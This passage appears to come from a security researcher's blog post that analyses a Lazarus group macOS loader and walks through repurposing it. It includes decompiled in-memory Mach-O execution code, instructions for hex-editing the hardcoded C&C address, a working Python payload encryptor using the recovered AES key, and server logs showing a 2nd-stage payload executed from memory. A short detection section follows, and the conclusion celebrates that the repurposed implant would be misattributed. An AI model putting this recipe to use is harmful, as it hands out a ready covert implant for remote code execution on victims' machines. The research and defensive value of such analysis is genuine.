        if(load_from_disk(filename, &binbuf, &size)) goto err;

        // change the filetype to a bundle
        int type = ((int *)binbuf)[3];
        if(type != 0x8) ((int *)binbuf)[3] = 0x8; //change to mh_bundle type

        // create file image
        NSObjectFileImage fi;
        if(create_file_image_from_memory(binbuf, size, &fi) != 1) {
                fprintf(stderr, "Could not create image.\n");
                goto err;
        }

        // find entry point and call it
        if(type == 0x2) { //mh_execute
                unsigned long execute_base;
                struct entry_point_command *epc;

                if(find_macho((unsigned long)nm, &execute_base, sizeof(int), 1)) {
                        fprintf(stderr, "Could not find execute_base.\n");
                        goto err;
                }

                if(find_epc(execute_base, &epc)) {
                        fprintf(stderr, "Could not find ec.\n");
                        goto err;
                }

                int(*main)(int, char**, char**, char**) = (int(*)(int, char**, char**, char**))(execute_base + epc->entryoff);
                char *argv[]={"test", NULL};
                int argc = 1;
                char *env[] = {NULL};
                char *apple[] = {NULL};
                return main(argc, argv, env, apple);
        }
```

```
int _memory_exec2(int arg0, int arg1, int arg2) {
    rsi = arg1;
    rdi = arg0;
    r15 = arg2;
    rbx = *(int32_t *)(rdi + 0xc);
    if (rbx != 0x8) {
        *(int32_t *)(rdi + 0xc) = 0x8;
    }
    rax = NSCreateObjectFileImageFromMemory(rdi, rsi, &var_58);
    if (rax != 0x1) goto loc_100006a79;

loc_1000069de:
    rax = NSLinkModule(var_58, "core", 0x3);
    if (rax == 0x0) goto loc_100006aa0;

loc_1000069fc:
    rsi = rax;
    rax = 0xffffffffffffffc5;
    if (rbx != 0x2) goto loc_100006af9;

loc_100006a0d:
    _find_macho(rsi, &var_60, 0x4, 0x1);
    r8 = var_60;
    rax = *(int32_t *)(r8 + 0x10);
    if (rax == 0x0) goto loc_100006a4f;

loc_100006a31:
    rcx = r8 + 0x20;
    rdx = 0x0;
    goto loc_100006a37;

loc_100006a37:
    if (*(int32_t *)rcx == 0x80000028) goto loc_100006ac7;

loc_100006a43:
    rcx = rcx + *(int32_t *)(rcx + 0x4);
    rdx = rdx + 0x1;
    if (rdx < rax) goto loc_100006a37;

loc_100006a4f:
    fwrite("Could not find ec.\n", 0x13, 0x1, **___stderrp);
    rax = 0xffffffffffffffc6;
    goto loc_100006af9;

loc_100006af9:
    if (**___stack_chk_guard != **___stack_chk_guard) {
        rax = __stack_chk_fail();
    }
    return rax;

loc_100006ac7:
    r8 = r8 + *(rcx + 0x8);
    var_40 = "";
    *(&var_40 + 0x8) = r15;
    *(&var_40 + 0x10) = 0x0;
    var_48 = 0x0;
    var_50 = 0x0;
    rax = (r8)(0x2, &var_40, &var_48, &var_50, r8);
    goto loc_100006af9;

loc_100006aa0:
    fwrite("Could not link image.\n", 0x16, 0x1, **___stderrp);
    rax = 0xffffffffffffffc8;
    goto loc_100006af9;

loc_100006a79:
    fwrite("Could not create image.\n", 0x18, 0x1, **___stderrp);
    rax = 0xffffffffffffffc9;
    goto loc_100006af9;
}
```

…in other words, the Lazarus group coders simply leveraged (copied/stole) the existing open-source `osx_runbin` code in order to give their loader, advanced stealth and anti-forensics capabilities. And who can blame them? Work smart, not hard, right!? 😅


This is not the first time, I've stumbled across "shared" code in macOS APT group malware specimens.

See: "From Italy With Love? Finding HackingTeam code in Russian Malware"


Ok, so let's start to wrap this all up, and (finally!) illustrate the full repurposing of the Lazarus group's loader, so that it beacons to **our** C&C server to download and execute (from memory), **our** 2nd-stage payloads!

Step one is to modify the loader so that it beacons to our C&C server for tasking.

Looking in the disassembler, we find the hardcoded address of the malware C&C server: `https://unioncrypto.vip/update`:



Popping into a hexeditor, we can modify this to whatever URL or IP address we'd like the malware to now connect to (i.e. to from `https://unioncrypto.vip/update` to `https://allyourbase.belong/`):



One the malware checks in:

```
# python server.py

  [+] awaiting connections
  [+] new connection from 192.168.0.2

  ======= POST HEADERS =======
  Host: allyourbase.belong
  Accept: */*
  auth_signature: ca57054ea39f84a6f5ba0c65539a0762
  auth_timestamp: 1581048662
  Content-Length: 62
  Content-Type: application/x-www-form-urlencoded

  ======= POST BODY =======
  MiniFieldStorage('act', 'check')
  MiniFieldStorage('ei', 'Mac OS X 10.15 (19A603)')
  MiniFieldStorage('rlz', 'VMI5EOhq8gDz')
  MiniFieldStorage('ver', '1.0')
  [06/Feb/2020 20:11:08] "POST /update HTTP/1.1" 200 -
```

…we should be able to serve up our 2nd-stage payloads!

Step two is to prepare and package up these payloads. This involves encrypting (`AES` , key: `MD5("VMI5EOhq8gDz")`) any `mach-O` binary and placing that at offset `0x90` within the server's base64-encoded response.

During our analysis phase, we had (already) put together some basic python code, to implement this logic:

```
import os, random, struct, hashlib, base64
from Crypto.Cipher import AES

password = 'VMI5EOhq8gDz'
key = hashlib.md5(password).digest()

def encryptFile(key, in_filename, out_filename=None, chunksize=64*1024):

    iv = 16 * '\x00'
    encryptor = AES.new(key, AES.MODE_CBC, iv)

    data = ""

    with open(in_filename, 'rb') as infile:
        with open(out_filename, 'wb') as outfile:

            data += 0x10 * '\x00'
            chunk = 0x80 * '\x00'
            data += encryptor.encrypt(chunk)

            while True:
                chunk = infile.read(chunksize)
                if len(chunk) == 0:
                    break
                elif len(chunk) % 16 != 0:
                    chunk += ' ' * (16 - len(chunk) % 16)

                data += encryptor.encrypt(chunk)

            outfile.write(base64.b64encode(data))

encryptFile(key, 'payloadBEFORE', 'payloadAFTER')
```

Now we just need a test payload …a standard `"Hello World"` binary should suffice:

```
#import <Foundation/Foundation.h>

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        // insert code here...
        NSLog(@"Hello, World!");
    }
    return 0;
}
```

After compiling this `"Hello World"` code into a `mach-O` binary, we run it thru our python “deployment” script which encrypts, encodes, and packages it all up:

```
$ python deploy.py

[+] AES encrypting payload...
[+] Base64 encoding payload...

[+] payload ready for deployment!

$ hexdump -C payload

00000000  45 52 45 52 45 52 45 52  45 52 45 52 45 52 45 52  |ERERERERERERERER|
00000010  45 52 45 52 45 58 73 7a  75 42 33 44 7a 4a 52 6e  |ERERExszuB3DzJRn|
00000020  7a 45 48 66 30 4c 42 4f  4d 66 50 41 37 5a 31 73  |zEHf0LBOMfPA7Z1s|
00000030  4a 7a 50 39 58 78 7a 64  2b 37 4a 34 47 47 50 43  |JzP9Xxzd+7J4GGPC|
00000040  47 52 44 73 68 46 52 2b  4e 32 75 66 61 47 45 42  |GRDshFR+N2ufaGEB|
00000050  6e 46 6e 33 7a 45 43 45  50 52 6f 4e 57 32 63 67  |nFn3zECEPRoNW2cg|
00000060  6f 52 7a 68 42 34 48 57  31 38 4c 42 35 48 48 4d  |oRzhB4HW18LB5HHM|
00000070  53 71 6f 4a 35 74 74 63  77 38 66 63 36 74 75 6d  |SqoJ5ttcw8fc6tum|
```

Now, we simply modify our custom C&C server to serve up this processed payload when the repurposed malware checks in with our server:

```
# python server.py

  [+] awaiting connections
  [+] new connection from 192.168.0.2

  ======= POST HEADERS =======
  Host: allyourbase.belong
  ...

  [+] responding with 2nd-stage payload (42264 bytes)
```

Setting a breakpoint within the `memory_exec2` function (specifically at `0x0000000100006af6`, the call into the payload's `main` /entrypoint), allows us to confirm that our payload has been successfully transmitted to the remote (now repurposed) loader, unpackaged, decoded, and decrypted successfully:

```
(lldb) b 0x0000000100006af6
Breakpoint 2: where = unioncryptoupdater`memory_exec2 + 343

...

Process 2866 stopped
* thread #1, stop reason = breakpoint 2.1

unioncryptoupdater`memory_exec2 + 343:
->  0x100006af6 : callq  *%r8

(lldb) x/10i $r8
    0x201800f20: 55                   pushq  %rbp
    0x201800f21: 48 89 e5             movq   %rsp, %rbp
    0x201800f24: 48 83 ec 20          subq   $0x20, %rsp
    0x201800f28: c7 45 fc 00 00 00 00 movl   $0x0, -0x4(%rbp)
    0x201800f2f: 89 7d f8             movl   %edi, -0x8(%rbp)
    0x201800f32: 48 89 75 f0          movq   %rsi, -0x10(%rbp)
    0x201800f36: e8 33 00 00 00       callq  0x201800f6e
    0x201800f3b: 48 8d 35 c6 00 00 00 leaq   0xc6(%rip), %rsi      ; @"Hello,
World!"
    0x201800f42: 48 89 f7             movq   %rsi, %rdi
    0x201800f45: 48 89 45 e8          movq   %rax, -0x18(%rbp)
    0x201800f49: b0 00                movb   $0x0, %al
    0x201800f4b: e8 12 00 00 00       callq  0x201800f62          ; NSLog
```

…and if we continue (`c`), our 2nd-stage payload is successfully executed on the infected system, directly from memory!


```
(lldb) c
Process 2866 resuming
2020-02-17 23:34:30.606876-0800 unioncryptoupdater[2866:213719] Hello, World!

...

$ log show | grep "Hello, World"
2020-02-17 23:34:30.606982-0800 unioncryptoupdater: (core) Hello, World!
```

Hooray, we're stoked! 🥳

Detection

Before ending, I want to briefly discuss detection of this threat (either in it's pristine or repurposed state).

First, it's rather trivial to detect the malware's (launch daemon) persistence (e.g. via BlockBlock):



Our firewall LuLu will also detects the unauthorized network traffic to the attacker (or our!) C&C server:

And what about detecting the in-memory execution of 2nd-stage payloads? Turns out that's a bit tricker (which is one of the reasons why attacker have begun to utilize this technique!).

Good news though (from the detection point of view), the well-known macOS security researcher (and former #OBTS speaker!) Richie Cyrus recently published a blog post that included a section titled: "Using ESF to Detect In-Memory Execution"

> For the past few months, I've been diving into Apple's Endpoint Security Framework. This post shares how I use the framework for detection engineering purposes. https://t.co/jhTnxXYIAS pic.twitter.com/PEpNy4v7jV
>
> — Richie Cyrus (@rrcyrus) January 30, 2020

In his, post he notes that via Apple's new Endpoint Security Framework (ESF), we can track various events, such as memory mappings (`ES_EVENT_TYPE_NOTIFY_MMAP`) which (when combined with other observable events delivered by the ESF) may be used to detect the execution of an in-memory payload:

> "Of the event types, ES_EVENT_TYPE_NOTIFY_MMAP stands out as there was a call to mmap in the PoC code which generated the Calculator execution..."

Unfortunately, without a kernel extension (which Apple is rapidly deprecating), as far as I know, there is no way to dump a process's memory contents. Thus even if we are to detect that a 2nd-stage payload is executing from memory, we won't be to capture the payload (i.e. dump it from memory). Apple, a little help here!?


For more on the topic of memory forensics on macOS, check out the following (insightful!) thread:

> Memory scanning capabilities on macOS are pretty bad in general. But this abolition of kexts for macOS will definitely make it impossible to access the memory if no access to kernel mode will be possible. https://t.co/TbBHOsnG55
>
> — Matt Suiche (@msuiche) February 9, 2020

Conclusion

Lazarus group proves yet again to be a well-resourced, persistent threat, that continues to target macOS users with ever evolving capabilities. …so why not repurpose their malware for our own surreptitious purposes!?

Traditionally, repurposed malware has only been leveraged by sophisticated cyber adversaries:



However in this blog post, we illustrated exactly how to "recycle" Lazarus latest implant, `unioncryptoupdater`, in a few, fairly straightforward steps.

Specifically, after reversing the sample to uncover its encryption key and encoding mechanism, we built a simple C&C server capable to speaking the malware's protocol. And after overwriting the embedded address of the attacker's C&C server in the malware's binary, with our own, the repurposing was wholly complete.

End result? An advanced persistent 1st-stage implant implant, capable of executing **our** 2nd-stage payloads, directly from memory! And besides not having to write a single line of "client-side" code, if our repurposed creation is ever discovered it will surely be (mis)attributed back to the Lazarus group. *Win-freaking-Win!?*

…and no, Catalina's notarization requirements, will not thwart our "repurposed" creations! 🤭

❤️ Love these blog posts and/or want to support my research and tools?
You can support them via my Patreon page!

This website uses cookies to improve your experience.